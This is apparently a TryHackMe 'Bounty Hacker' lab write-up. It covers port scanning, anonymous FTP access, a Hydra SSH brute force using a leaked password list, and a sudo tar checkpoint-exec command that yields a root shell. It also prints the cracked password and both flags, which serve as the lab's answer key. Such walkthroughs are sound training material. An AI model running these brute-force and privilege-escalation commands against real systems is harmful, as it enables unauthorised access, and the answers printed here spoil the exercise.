

Bounty Hacker — TryHackMe Writeup

Overview

This machine focuses on:

- Enumeration of services
- Credential discovery via FTP
- Brute force using a targeted wordlist
- Privilege escalation via SUDO misconfiguration

The goal was to gain **root access**.

Overview of the Task for this Machine

The screenshot shows the TryHackMe task interface for 'Bounty Hacker'. It features a dark theme with a list of tasks on the left and their corresponding input fields and check buttons on the right. The tasks are:

- Deploy the machine.** Input: "No answer needed". Status: "✓ Correct Answer".
- Find open ports on the machine** Input: "No answer needed". Button: "Check".
- Who wrote the task list?** Input: "Answer format: ***". Button: "Check".
- What service can you bruteforce with the text file found?** Input: "Answer format: ***". Button: "Check".
- What is the users password?** Input: "Answer format: *****". Button: "Check".
- user.txt** Input: "Answer format: **{****_*****}". Button: "Check".
- root.txt** Input: "Answer format: **{****_*****}". Button: "Check".

A Windows taskbar is visible at the bottom right of the screenshot.

1. Enumeration

Nmap Scan

```
nmap -sC -sV -p-
```

Findings:

- **21** → **FTP** (anonymous login allowed)
- **22** → **SSH**
- **80** → **HTTP**

Analysis

The key finding was:

Anonymous FTP access

This suggests:

- Weak authentication
- Possible exposure of sensitive files

FTP becomes the primary attack vector

```
(tushar@kali)-[~/Desktop/Tryhackme]
$ nmap -sC -sV -p- 10.129.130.72
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-25 21:45 +0530
Nmap scan report for 10.129.130.72
Host is up (0.029s latency).
Not shown: 55529 filtered tcp ports (no-response), 10003 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.138.235
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
22/tcp    open  ssh
| ssh-hostkey:
|   3072 f9:31:5e:a1:c7:c7:3a:9b:b9:ee:8d:0d:93:68:66:65 (RSA)
|   256 0a:71:dc:f3:96:e1:5a:38:34:47:34:0e:ae:16:b4:42 (ECDSA)
|_  256 2b:99:e4:a4:46:81:d2:4e:7f:18:7e:00:4a:c1:d6:88 (ED25519)
80/tcp    open  http
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 159.30 seconds
```

FTP Access

ftp

Logged in using:

anonymous / anonymous

Inside, I found:

- task.txt
 - locks.txt
-

What I found

task.txt

This file gave a username:

lin

locks.txt

This looked like a list of possible passwords.

At this point, instead of guessing randomly, I had:

- username → lin
- password list → locks.txt

So it made sense to try brute forcing SSH.

Who wrote the task list?

```
(tushar@kali)-[~/Desktop/Tryhackme]
└─$ ftp 10.130.163.130
Connected to 10.130.163.130.
220 (vsFTPD 3.0.5)
Name (10.130.163.130:tushar): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r-- 1 ftp ftp 418 Jun 07 2020 locks.txt
-rw-rw-r-- 1 ftp ftp 68 Jun 07 2020 task.txt
226 Directory send OK.
ftp> get task.txt
local: task.txt remote: task.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
100% |*****|
226 Transfer complete.
68 bytes received in 00:00 (1.11 KiB/s)
ftp>
```

```
(tushar@kali)-[~/Desktop/Tryhackme]
└─$ cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```

Answer - lin

What service can you bruteforce with the text file found?

ssh

What is the users password?

Brute Force (Hydra)

```
hydra -l lin -P locks.txt ssh:// -t 4
```

```
(tushar@kali)-[~]
└─$ ftp 10.130.163.130
Connected to 10.130.163.130.
220 (vsFTPD 3.0.5)
Name (10.130.163.130:tushar): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r-- 1 ftp ftp 418 Jun 07 2020 locks.txt
-rw-rw-r-- 1 ftp ftp 68 Jun 07 2020 task.txt
226 Directory send OK.
ftp> get locks.txt
local: .txt remote: locks
200 PORT command successful. Consider using PASV.
550 Failed to open file.
ftp> get locks.txt
local: locks.txt remote: locks.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
100% [*****] 418 399.80 KiB/s 0
226 Transfer complete.
418 bytes received in 00:00 (14.50 KiB/s)
ftp>
zsh: suspended ftp 10.130.163.130

(tushar@kali)-[~]
└─$ cat locks.txt
rEdDrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr460NSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@gOn$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@gon5YND1c@73
rEDdrAGOnSyNDiCat3
r3ddr@g0N
ReDSynd1ca7e
```

Seems like a Password list , lets use Hydra to Brute force

```
(tushar@kali)-[~]
└─$ hydra -l lin -P locks.txt ssh://10.130.163.130 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-25 22:22:25
[DATA] max 4 tasks per 1 server, overall 4 tasks, 26 login tries (l:1/p:26), ~7 tries per task
[DATA] attacking ssh://10.130.163.130:22/
[22][ssh] host: 10.130.163.130 login: lin password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-25 22:22:39
```

Yes, we found we found the password Hydra was able to brute force it

Now lets login!!

Answer - RedDr4gonSynd1cat3

user.txt

SSH Access

ssh lin@

Logged in successfully.

User Flag

cat user.txt

```
(tushar@kali)-[~]
└─$ ssh lin@10.130.163.130
The authenticity of host '10.130.163.130 (10.130.163.130)' can't be established.
ED25519 key fingerprint is: SHA256:1GYi43gpyMbWVsGITG/XqdUs+v5P4X19IjmVfphWalo
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.130.163.130' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
lin@10.130.163.130's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)
about your system, or hacker skills in the bar and a few Bounty Hunters.
That just goes to show, at the bar, I sense bell peppers & beef in your future!

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Aug 11 12:32:35 2025 from 10.23.8.228
lin@ip-10-130-163-130:~/Desktop$
```

```
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Aug 11 12:32:35 2025 from 10.23.8.228
lin@ip-10-130-163-130:~/Desktop$ ls
user.txt
lin@ip-10-130-163-130:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
lin@ip-10-130-163-130:~/Desktop$
```

Found the Flag- THM{CR1M3_SyNd1C4T3}

root.txt

Privilege Escalation

Next step was to check sudo permissions:

sudo -l

Output showed:

(root) /bin/tar

This means I can run `tar` as root without a password.

Exploiting tar

I knew that `tar` can be abused to execute commands, so I used:


```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/bash
```

This gave me a root shell.

Root Flag

```
cat /root/root.txt
```

```
THM{80UN7Y_h4cK3r}
```



```
lin@ip-10-130-163-130:~$ cd /
lin@ip-10-130-163-130:/$ pwd
/
lin@ip-10-130-163-130:/$ ls
bin boot cdrom dev etc home initrd.img.old lib lib64 lost+found media mnt opt proc root run sbin snap srv sys tmp usr var vmlinuz vmlinuz.old
lin@ip-10-130-163-130:/$ cd root
-bash: cd: root: Permission denied
lin@ip-10-130-163-130:/$ sudo -l
Matching Defaults entries for lin on ip-10-130-163-130:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on ip-10-130-163-130:
    (root) /bin/tar
lin@ip-10-130-163-130:/$ sudo /bin/tar
/bin/tar: You must specify one of the '-Acdtrux', '--delete' or '--test-label' options
Try '/bin/tar --help' or '/bin/tar --usage' for more information.
lin@ip-10-130-163-130:/$ cat /root/root.txt
cat: /root/root.txt: Permission denied
lin@ip-10-130-163-130:/$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/bash
tar: Removing leading '/' from member names
root@ip-10-130-163-130:/# cat /root/root.txt
THM{80UN7Y_h4cK3r}
root@ip-10-130-163-130:/#
```

Overview

This machine focuses on:

- Enumeration of services
- Credential discovery via FTP
- Brute force using a targeted wordlist
- Privilege escalation via SUDO misconfiguration